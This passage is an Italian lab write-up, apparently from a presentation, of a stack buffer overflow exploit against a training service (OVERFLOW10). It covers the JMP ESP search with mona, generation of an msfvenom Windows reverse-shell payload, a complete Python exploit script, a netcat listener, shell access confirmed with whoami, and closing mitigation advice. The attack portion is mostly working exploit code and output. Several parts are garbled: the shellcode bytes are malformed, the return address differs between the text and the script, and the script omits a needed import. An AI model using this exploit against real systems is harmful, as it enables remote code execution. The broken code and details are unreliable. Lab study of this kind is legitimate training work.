Fine corruzione: Si continuano i test fino a quando non si trova più corruzione, come mostrato nell'immagine.

- **Risultato:** I bad characters finali sono `\x00\x00\xad\xbe\xde\xef`

RICERCA DI UN INDIRIZZO DI RITORNO (JMP ESP)

È necessario trovare un indirizzo di memoria (di solito in una DLL) che punti all'istruzione JMP ESP per reindirizzare l'esecuzione al nostro Shellcode.

- **Ricerca JMP ESP:** Utilizzando mona per cercare un indirizzo di salto sicuro, escludendo i bad characters trovati.
 - `!mona jmp -r esp -cpb "\x00\x00\xad\xbe\xde\xef"`
- **Risultato:** Vengono identificati vari puntatori validi. Tra i 9 abbiamo preso il secondo l'indirizzo **0x625011BB** come un puntatore valido JMP ESP.

Generazione dello Shellcode e Finalizzazione dell'Exploit

Lo Shellcode per la reverse shell viene generato, codificato e integrato nel payload finale.

- **Generazione Shellcode:** Uso di msfvenom per creare una reverse shell Windows TCP, escludendo i bad characters.
 - `$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.60.11 LPORT=4444 EXITFUNC=thread -b "\x00\x00\xad\xbe\xde\xef" -f python`



```
msfvenom [-J] Results:
[+] This mona.py action took 0:00:58.100000
[!] 87551 Thread 0000000000 terminated, exit code 0
[!] 87552 Thread 0000000000 terminated, exit code 0
[!] 87553 Thread 0000000000 terminated, exit code 0
[!] 87554 Thread 0000000000 created
00401973 New thread with ID 0000000F8 created

mona jmp -r esp -cpb "\x00\x00\xad\xbe\xde\xef"

```

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.60.11 LPORT=4444 EXITFUNC=thread -b "\x00\x00\xad\xbe\xde\xef" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of python file: 1722 bytes
buf = b""
buf += b"\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\x0\x5e"
buf += b"\x81\x76\x0e\xc3\x08\x4\x83\xee\xfc\xe2\xf4"
buf += b"\x3f\xe0\xce\x4\x3\x08\x2c\x2d\x26\x39\x8c\x0"
buf += b"\x48\x58\x7\x2\x9\x0\x4\x7\x6\x7\x83\x3e\x8c"
buf += b"\xcc\xbf\x0\x82\xf2\xf7\xe0\x98\x2\x74\x4\x88"
buf += b"\xe3\xc9\x83\x9\x2\xcf\xae\x5\x1\x5\x7\xf6"
buf += b"\xd3\x83\x0\x98\x4\x4\x5\xdc\x20\x4\x4\x75"
buf += b"\x92\x83\x1\x84\xc\xdb\x7\xed\xdb\xeb\x7\xed"
buf += b"\x48\x3\x7\x5\x1\x5\x39\xb\x0\x2\x7\x4\x1\x5"
buf += b"\x0\x3\x0\xac\xd\x5\x0\x3\x1\x5\xf\x8\x7\x6\xd"
buf += b"\x27\x5\x7\xfc\x7\x0\x9\xf\xc\x4\x8\x0\x7\xf"
buf += b"\x9\x14\x4\x7\x8\x0\xc\x7\x5\x1\x8\x1\x0\x8\x0"
buf += b"\x7\x5\x1\x7\xc\x5\x9\x5\x2\xd\x5\x2\x3\x5\x1\xfe"
buf += b"\x4\x1\x7\x29\x9\x6\x7\xf\x9\x6\xc\x0\x8\x2\xd"
buf += b"\xb\x3\x1\x3\xf\x0\xab\x4\x4\x3\xb\x8\x4\x7\x9\x1\x"
buf += b"\x5\x9\x0\x4\x4\xca\x4\xea\xcc\x1\x8\xf\xab\x2\x1\xcc\xcf"
buf += b"\xc\x7\xf\x7\x9\x9\xf\x4\x9\x5\x6\x1\xc\x4\x"
buf += b"\x29\x0\x7\x9\x4\x4\x3\xdd\xdb\xce\x6\x6\x8\x0\xc\x0\x"
buf += b"\xff\x0\x3\x2\x4\x3\x1\x1\x0\x2\x2\x5\x6\x5\x2\x"
buf += b"\x9\x6\xd\x5\x0\x1\xb\x7\x6\x9\xb\x3\x7\x4\x6\xc\x8\x3\x8\x"
buf += b"\x3\x4\x6\x4\x4\x4\xd\x2\xf\x6\x0\xbc\x1\x1\x6\x1\x5\xeb\x3\x7\x1\x"
buf += b"\xb\x6\xb\x2\x1\xc\x0\xc\x3\x8\xf\xf\x3\x9\x4\x5\x7\x7\x5\x2\x"
buf += b"\x9\x1\x1\x5\xf\x2\x1\xf\x2\x1\xf\x2\x1\x6\x3\x8\x7\x2\x2\x7\x0\x5\x"
buf += b"\x2\x8\x5\x0\x8\x0\x3\xce\x4\xc\x0\x9\x7\x5\x8\x1\xf\x2\x"
buf += b"\x9\x4\x1\x4\x9\x5\xe\x1\xf\xf\x2\xab\x7\x1\x8\x0\x9\x"
buf += b"\x5\xf\x7\x9\x9\x2\xd\x2\x3\x4\x1\x1\x2\x3\x3\x8\x4\xac\x"
buf += b"\x4\x1\x5\x2\x5\xb\x1\x6\xb\x3\xac\xb\x9\x9\x0\x2\x2\x4\x0\x"
buf += b"\x5\xb\x5\x1\x5\xb\x1\x6\x3\x4\x4\x4\xd\x8\x9\x8\x8\xb\x7\x4\x"
buf += b"\xb\x6\x0\xd\xf\x7\xe\x3\xd\x0\x7\x1\x2\x3\xce\x3\x5\xb\x3\x7\x1\x"
```



- **Costruzione del Payload Finale:** Lo script di exploit viene completato con:

- Offset di 537 byte.
- L'indirizzo JMP ESP (0x625011BB).
- Payload msfvenom.
- Comando Vulnerabile = OVERFLOW10

Esecuzione e Ottenimento della Shell

- **Listener:** Viene avviato un listener Netcat in attesa sulla porta 4444.

```
$ nc -nvlp 4444
```

- **Esecuzione Exploit:** Lo script finale viene eseguito. Nonostante un TimeoutError sulla macchina attaccante (probabilmente il servizio si è chiuso dopo l'esecuzione dello shellcode), la connessione è stata stabilita.
- **Verifica:** La connessione di ritorno viene catturata dal listener Netcat. L'esecuzione del comando whoami conferma il successo dello sfruttamento e l'ottenimento del controllo della macchina remota.

```
import struct # Necessario per convertire l'indirizzo EIP in byte
ip = "192.168.60.18" # Sostituire con l'IP target attuale
port = 1337
timeout = 5

padding = b"A" * 537
# Indirizzo del gadget jmp esp (0x625011af), formattato come little-endian
eip = struct.pack('<I', 0x625011af)
# Istruzioni NOP (No OPeration - 0x90) per dare 'spazio' allo shellcode
nops = b"\x90" * 32

# Shellcode generato da msfvenom (sostituire con il proprio)
buf = b""
buf += b"\x20\x7c\x83\xe9\xef\xeb\xff\xef\xef\xc0\xee"
buf += b"\x83\x76\xde\x31\x08\xec\xad\x83\xee\xfc\x21\x74"
buf += b"\x3f\x80\xce\xaa\x41\x31\x00\x20\x2d\x20\x39\x82\xcc"
buf += b"\x40\x80\x7c\x2f\x91\x06\xcf\xf6\xd7\x83\x3b\x8c"
buf += b"\xcc\xbf\x00\x82\xf2\xef\xed\x98\x21\x70\x4a\x8b"
buf += b"\x83\xc9\x83\x99\xc9\xc2\xcf\xae\x56\x01\x5f\xc7\x76"
buf += b"\xd3\x83\x08\x90\x8a\x44\x5d\xcd\x20\x40\x40\x75"
buf += b"\x92\x83\x15\x84\x21\xdb\xc7\xed\xdb\xed\x78\xed"
buf += b"\x48\x3c\xc7\x45\x15\x39\x83\x00\x82\xc7\x41\x85"
buf += b"\x00\x30\x8c\xd1\x39\x00\x31\x5c\x73\x88\xd1"
buf += b"\x27\x8b\xc7\xfc\x7\x9\x97\xc2\xad\x04\x97\x27"
buf += b"\x98\x14\x4d\x77\x8b\x0c\xc7\xab\x13\x81\x88\x88"
buf += b"\x75\x53\x17\x85\x9a\x52\x1d\x8b\x23\x57\x33\x78"
buf += b"\x40\x10\x83\x29\x99\x60\x7f\x96\x3\x00\x24\xd3"
buf += b"\xb0\x3a\x31\xf0\xab\x44\x3b\x82\x04\x7\x99\x1c"
buf += b"\x53\x09\xad\x20\x8a\xcc\x18\x74\xab\x21\xcc\xcf"
buf += b"\xc3\x7\x99\xf1\x93\x58\x1c\x93\x4d\x16\xcc"
buf += b"\x29\x07\x93\x46\x3c\xdd\xdb\xc0\x80\x80\x8c"
buf += b"\x7\x83\x24\xab\x3\x9\x10\x20\x25\x62\x5\x7"
buf += b"\x94\x00\xd5\x01\xb7\x69\xb3\x7\x46\xcb\x3\x48"
buf += b"\x3\x46\x44\xd1\x2f\x8c\x11\x63\x9e\xb3\x7"
buf += b"\xb0\xb\x21\xc0\x3\x83\xaf\x7\x94\x57\x7\x52"
buf += b"\xa9\xd\x15\xf2\x21\xf5\x2a\x63\x87\x20\x7\x85"
buf += b"\x23\x85\x8\x8d\x83\x95\xca\x4c\x80\x97\x8b\x1\x73"
buf += b"\x23\x4\x19\xea\x95\x5\x1\x7\x2\xab\x71\x8\x9b"
buf += b"\x43\x7\x99\x23\x86\x10\x92\x8c\x38\x24\xac"
buf += b"\x44\x5\x2\x5\x8\x16\x03\x2\x9\x9\x02\x24\x82"
buf += b"\x5b\x85\xd1\x5b\x16\x34\x6a\x8\x98\x5\x86"
buf += b"\xb0\x8d\xf7\xe3\xd\x7\x23\xca\xca\x5b\xb3\x71"

# Costruzione del payload finale
payload = padding + eip + nops + buf
# Connessione e invio
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW10" + payload)
s.recv(1024) # Potrebbe ricevere qualcosa o andare in timeout
s.close()
print("Payload inviato!")
```

```
(kali㉿kali)-[~/Desktop]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.60.11] from (UNKNOWN) [192.168.60.18] 49451
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\OverflowKit\OverflowKit\oscp>whoami
whoami
desktop-9k1o4bt\user

C:\Users\user\Desktop\OverflowKit\OverflowKit\oscp>
```

```
(kali㉿kali)-[~/Desktop]
$ python exploit.py
Traceback (most recent call last):
File "/home/kali/Desktop/exploit.py", line 52, in <module>
    s.recv(1024) # Potrebbe ricevere qualcosa o andare in timeout
    ^^^^^^
TimeoutError: timed out

(kali㉿kali)-[~/Desktop]
$ 
```

PASSAGGI IMPORTANTI PER CONCLUDERE I RESTANTI OVERFLOW

1. FUZZING: Determiniamo il crash del programma ci restituisce i byte
2. PATTERN: Grazie ai byte trovati prima possiamo creare il pattern da iniettare.
3. EIP: L'EIP sarà sovrascritto è da lì possiamo trovare l'offset esatto.
4. BADCHAR: Comparere tutti i bad char fino ad avere 0 corruzioni
5. PUNTATORI: Se tutto è andato a buon fine restituirà sempre gli stessi puntatori

CONCLUSIONI E RACCOMANDAZIONI

1. Attenzione e Impatto della Vulnerabilità

Il successo di questo exploit conferma l'esistenza di una vulnerabilità critica di **Buffer Overflow** nel servizio target. Questa falla permette l'**Esecuzione Remota di Codice (RCE)** da parte di un attaccante non autenticato, portando al completo controllo del sistema. L'impatto è classificato come **Critico**.

2. Raccomandazioni per la Mitigazione (Remediation)

Per eliminare questa classe di vulnerabilità e rafforzare la sicurezza del sistema, si raccomanda l'adozione delle seguenti misure:

A. Sicurezza del Codice

- **Validazione degli Input:** Implementare una rigorosa validazione e sanificazione di tutti i dati in ingresso, assicurando che le loro dimensioni non superino mai la capacità dei buffer di destinazione.
- **Utilizzo di Funzioni Sicure:** Sostituire le funzioni C/C++ insicure per la gestione delle stringhe e della memoria (es. strcpy, sprintf, gets) con le loro controparti *bounds-checked* (es. strncpy, snprintf) o altre API che gestiscono i limiti di dimensione.

B. Difese a Livello di Sistema Operativo

- **Abilitare DEP/NX (Data Execution Prevention / No-Execute):** Impedisce l'esecuzione di codice da aree di memoria destinate ai dati (come lo stack), bloccando l'esecuzione dello Shellcode iniettato.
- **Abilitare ASLR (Address Space Layout Randomization):** Randomizza gli indirizzi di memoria, rendendo estremamente difficile per l'attaccante prevedere l'indirizzo esatto dell'istruzione di salto (come JMP ESP) o l'inizio dello Shellcode.
- **Compilatori Sicuri:** Utilizzare compilatori moderni con le opzioni di protezione di *Stack Canary* (*Stack Cookie*) attive, che rilevano la corruzione dello stack prima che l'EIP venga sovrascritto.



Want to make a presentation like this one?

Start with a fully customizable template, create a beautiful deck in minutes, then easily share it with anyone.

[Create a presentation \(It's free\)](#)